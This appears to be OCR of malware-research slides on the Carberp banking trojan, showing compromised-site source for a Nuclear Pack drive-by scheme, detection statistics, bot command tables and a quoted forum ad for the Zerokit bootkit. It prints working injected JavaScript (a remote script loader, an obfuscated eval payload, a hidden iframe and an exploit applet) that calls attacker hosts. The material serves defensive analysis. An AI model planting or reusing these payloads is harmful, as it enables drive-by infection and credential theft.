
Nuclear pack drive by download scheme



Исходный код: http://winfield-oil.ru/ - Mozilla Firefox

Файл Правка Вид Справка

```
<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'>
<!-- (c) Интернет Системы | http://www.inetsys.ru/ -->
<html xmlns='http://www.w3.org/1999/xhtml'>
<head>
<meta http-equiv='Content-Type' content='text/html; charset=windows-1251' />
<meta http-equiv="keywords" name="keywords" content="Винфилд Евро-Эйша Ойл Сервисиз" />
<meta http-equiv="description" name="description" content="Винфилд Евро-Эйша Ойл Сервисиз" />

<script type='text/javascript' src='/javascript/script.js'></script>

<link rel='stylesheet' href='/css/style.css' type='text/css' media='screen, projection' />
<title>Винфилд Евро-Эйша Ойл Сервисиз</title>
</head>
<body>
    <div id="page">
        <div id="header" class="wrapper">
```




```
function ()
{
    var url = "http://onj42a.qpoctushpm.is-an-actor.com/g/";
    if (typeof window.xyzflag === "undefined")
    {
      window.xyzflag = 0;
    }

    document.onmousemove = function ()
    {
      if (window.xyzflag === 0)
      {
        window.xyzflag = 1;
        var head = document.getElementsByTagName("head")[0];
        var script = document.createElement("script");
        script.type = "text/javascript";
        script.onreadystatechange = function ()
        {
          if (this.readyState == "complete")
          {
            window.xyzflag = 2;
          }
        };
        script.onload = function ()
        {
          window.xyzflag = 2;
        };
        script.src = url + Math.random().toString().substring(3) + ".js";
        head.appendChild(script);
      }
    };
}
```

```
d=Date;
d=new d();
h=-parseInt('012')/5;
if(window.document)try
{
  Boolean().prototype.a
}
catch(qqq)
{
  st=String;
  zz='al';
  zz='v'+zz;
  ss="";
  if(1)
  {
    f='f'+'r'+'o'+'m'+'Ch'+'ar';
    f=f+'C'+'od'+'e';
  }
  e=this[f.substr(11)+zz];
  t='y';
}
n="19~50~57.5~54~48.5~57~51.5~54.5~54~19~19.5~15~60.5~4~3.5~58~47.5~56~15~57.5~56~53~15~29.5~15~16~51~57~57~55~28~22.5~22.5~23~27.5~25~57~27
~50.5~22~55.5~52.5~57~56.5~54~58.5~57.5~52.5~58~51.5~22~58.5~49.5~48~51~54.5~55~22~54~49.5~57~22.5~51.5~54~49~49.5~59~22~55~51~55~30.5~25.5
~26.5~25.5~23.5~49.5~49.5~27.5~24~25~26.5~24.5~23.5~24.5~25.5~27.5~50~24~26.5~27~49.5~25~49~50~23~27~27.5~26~25.5~48~23.5~27.5~24.5~16~28.5
~4~3.5~58~47.5~56~15~54~54.5~49~49.5~15~29.5~15~49~54.5~48.5~57.5~53.5~49.5~54~57~22~48.5~56~49.5~47.5~57~49.5~33.5~53~49.5~53.5~49.5~54~57
~19~16~49~51.5~58~16~19.5~28.5~4~3.5~54~54.5~49~49.5~22~56.5~57~59.5~53~49.5~22~60~35.5~54~49~49.5~59~15~29.5~15~21.5~23.5~23~23~23~23~28.5
~4~3.5~54~54.5~49~49.5~22~56.5~57~59.5~53~49.5~22~58~51.5~56.5~51.5~48~51.5~53~51.5~57~59.5~15~29.5~15~18.5~51~51.5~49~49~49.5~54~18.5~28.5
~4~3.5~54~54.5~49~49.5~22~56.5~57~59.5~53~49.5~22~55~54.5~56.5~51.5~57~51.5~54.5~54~15~29.5~15~18.5~47.5~48~56.5~54.5~53~57.5~57~49.5~18.5
~28.5~4~3.5~54~54.5~49~49.5~22~56.5~57~59.5~53~49.5~22~58.5~51.5~49~57~51~15~29.5~15~18.5~25.5~23~55~59~18.5~28.5~4~3.5~54~54.5~49~49.5~22
~56.5~57~59.5~53~49.5~22~51~49.5~51.5~50.5~51~57~15~29.5~15~18.5~25.5~23~55~59~18.5~28.5~4~3.5~54~54.5~49~49.5~22~51.5~54~54~49.5~56~35~41
~37.5~37~15~29.5~15~16~29~51.5~50~56~47.5~53.5~49.5~15~58.5~51.5~49~57~51~29.5~18.5~25.5~23~18.5~15~51~49.5~51.5~50.5~51~57~29.5~18.5~25.5
~23~18.5~15~50~56~47.5~53.5~49.5~48~54.5~56~49~49.5~56~29.5~18.5~23~18.5~15~56.5~48.5~56~54.5~53~53~51.5~54~50.5~29.5~18.5~54~54.5~18.5~15
~56.5~56~48.5~29.5~18.5~16~15~20.5~15~57.5~56~53~15~20.5~15~16~18.5~30~29~22.5~51.5~50~56~47.5~53.5~49.5~30~16~28.5~4~3.5~49~54.5~48.5~57.5
~53.5~49.5~54~57~22~48~54.5~49~59.5~22~47.5~55~55~49.5~54~49~32.5~51~51.5~53~49~19~54~54.5~49~49.5~19.5~28.5
~4~61.5~19.5~19~19.5~28.5".split("a~".substr(1));
for(i=3-2-1;i!=456;i++)
{
  j=i;
  ss=ss+st[f](-h*(2-1+1*n[j]));
}
if(1)q=ss;
if(zz)e(""+q);
```


```
function ()
{
    var url = "http://094t8g.qktsnwukvi.webhop.net/index.php?5751ee924731359f278e4df08965b193";
    var node = document.createElement("div");
    node.style.zIndex = - 10000;
    node.style.visibility = "hidden";
    node.style.position = "absolute";
    node.style.width = "50px";
    node.style.height = "50px";
    node.innerHTML = "<iframe width='50' height='50' frameborder='0' scrolling='no' src='" + url + "'></iframe>";
    document.body.appendChild(node);
}
```

```
<head>
<meta http-equiv='Content-Type' content='text/html; charset=windows-1251' />
<meta http-equiv="keywords" name="keywords" content="Винфилд Евро-Эйша Ойл Сервисиз" />
<meta http-equiv="description" name="description" content="Винфилд Евро-Эйша Ойл Сервисиз" />

<script type='text/javascript' src='/javascript/script.js'></script>

<link rel='stylesheet' href='/css/style.css' type='text/css' media='screen, projection' />
<title>Винфилд Евро-Эйша Ойл Сервисиз</title>
</head>
<body>
    <div id="page">
        <div id="header" class="wrapper">
```


```
function ns1()
{
    if (jver[1] == 5 || jver[1] == 6 || jver[1] == 7 && jver[3] <= 2)
    {
        document.write("<applet code=\"exploit.MyAtomicArray.class\"
            archive=\"http://094t8g.qktsnwukvi.webhop.net//images/274e0118278c38ab7f4ef5f98b71d9dc.jar\">
            <param name=\"ur0l0\" value=\"QWWx%__qouW9fBwCWdXKgCmOBKhzQlxBXhW_dhLmhL.xLOmO8hfhdBxQx/5honqh5YYqvvoDhtuoEhYjzhEEhDo9oh#E\">
            </applet>");
    }
    ns2();
}
```


```
<meta http-equiv='Content-Type' content='text/html; charset=windows-1251' />
<meta http-equiv="keywords" name="keywords" content="Винфилд Евро-Эйша Ойл Сервисиз" />
<meta http-equiv="description" name="description" content="Винфилд Евро-Эйша Ойл Сервисиз" />

<script type='text/javascript' src='/javascript/script.js'></script>

<link rel='stylesheet' href='/css/style.css' type='text/css' media='screen, projection' />
<title>Винфилд Евро-Эйша Ойл Сервисиз</title>
</head>
<body>
    <div id="page">
        <div id="header" class="wrapper">
```

Carberp detection statistics

Carberp detection statistics by country

Cloud data from Live Grid

LIVEGRID




ESET

GROUP-IB

Carberp detections over time in Russia

Cloud data from Live Grid

LIVEGRID




ESET

GROUP-IB

Evolution of Carberp modifications

Different groups, different bots, different C&C's



functionality	Gizmo	D******	Hodprot
Dedicated dropper	☒	☒	Win32/Hodprot
Java patcher	☒	☒	☑
Bootkit	☒	☒	☑ based on Rovnix
RDP backconnect	☒	Win32/RDPdoor	Win32/RDPdoor
TV backconnect	Win32/Sheldor	Win32/Sheldor	Win32/Sheldor
HTML injections	IE, Firefox, Opera	IE, Firefox, Opera, Chrome	IE, Firefox, Opera, Chrome
Autoloads	☒	☒	☑
Unique plugins	minav.plug passw.plug killav.plug	sbtest.plug cyberplat.plug	sber.plug ddos.plug

commands	Gizmo	D******	Hodprot	Description
ddos	☒	☒	☑	download DDoS plugin and start attack
updatehosts	☒	☑	☑	modify hosts file on infected system
alert	☑	☑	☑	show message box on infected system
update	☑	☑	☑	download new version of Carberp
updateconfig	☒	☑	☑	download new version of config file
download	☒	☒	☑	download and execute PE-file
loaddll	☑	☑	☑	download plugin and load into memory
bootkit	☒	☒	☑	download and install bootkit
grabber	☑	☑	☑	grab HTML form data and send to C&C
killos	☑	☑	☑	modify boot code and delete system files
killuser	☒	☑	☒	delete user Windows account
killbot	☑	☑	☑	delete all files and registry keys
updatepatch	☒	☒	☑	download and modify java runtime
deletepatch	☒	☒	☑	delete java runtime modifications

The Story of BK-LOADER

from Rovnix.A to Carberp

Ring0 bundle (Zerokit) for control million-strong botnet

Ring0 bundle (Zerokit) for control million-strong botnet

Author	Message
ring0 Joined: 21 May 2011 Posts: 12 Rep: 1752	**Ring0 bundle (Zerokit) for control million-strong botnet** QUOTE I want to introduce new crazy **ring0 bundle** (**Zerokit** or **0kit**) for control million-strong botnet. Breaking down **all** nowadays-existing firewall with **full network blocking** (bypassing in ring0). Existence of the bundle is **not detected** by any of the antiviruses (the list http://www.matousec.com/projects/proactive-security-challenge/results.php), antirootkit-utilities (Tuluka, GMER, RKU, RootkitRevealer) also see nothing. Features: - Start of *.exe, *.dll (*.dll is in a pre-alpha stage) and shellcodes in a context of the chosen process. - Start of files from a disk and from the memory* (start from memory is in a pre-alpha stage). - Start of files with specified priveleges: CurrentUser and NT SYSTEM/AUTHORITY. - Granting the protected storehouse** for off-site (your) ring3-solutions for permanent existence in the system without need of crypt. - Survivability of the bundle, down to a reinstallation of the system. - All the components are stored outside of a file system and are invisible to OS. - Intuitively clear interface of admin-panel. - Protection against the abstraction of Admin Panel. - Impossibility of detection of the bundle in the working system by any of known AV/rootkit scanner, owing to the use of author's technologies of concealment. The unique opportunity of detection exists only at loading with livecd or scanning of a disk from the other computer. Thus the opportunity of detection is also extremely improbable, as own algorithms of a mutation are used. *Start of a file from the memory allows to bypass all modern proactive protection and AV-scanners, that is, there is no necessity to crypt a file.* **Protected storehouse is the original ciphered file system in which the certain quantity of files which will be started from the memory at each start of the OS can be stored.* The bundle consists of: - **Bootkit.** It is responsible for the start of the basic modules at a stage of loading of OS. - **Driver.** It is responsible for all infrastructure and implements componental business-logic on the basis of so-called mod (functional unit). That is, the driver is not a legacy driver (monolithic), and consists of the set of mods that allows to operate the bundle with maximum of flexibility, and to protect (hard to reverse), update and expand it. - **Dropper.** At the current moment it brake out all machines with the patches till January, 8th, 2011, except for XP x32/x64 where reloading is initiated. If the systems distinct from XP have latest updates reloading is initiated as well. - User friendly Admin Panel.

Ring0 bundle (Zerokit) for control million-strong botnet

Ring0 bundle (Zerokit) for control million-strong botnet

Author	Message
ring0 Joined: 21 May 2011 Posts: 12 Rep: 1752	**Ring0 bundle (Zerokit) for control million-strong botnet** QUOTE I want to introduce new crazy **ring0 bundle** (**Zerokit** or **0kit**) for control million-strong botnet.

```
int             3
inc             edx
dec             ebx
sub             eax,044414F4C ;'DAOL'
inc             ebp
push            edx
and             [ecx],dh
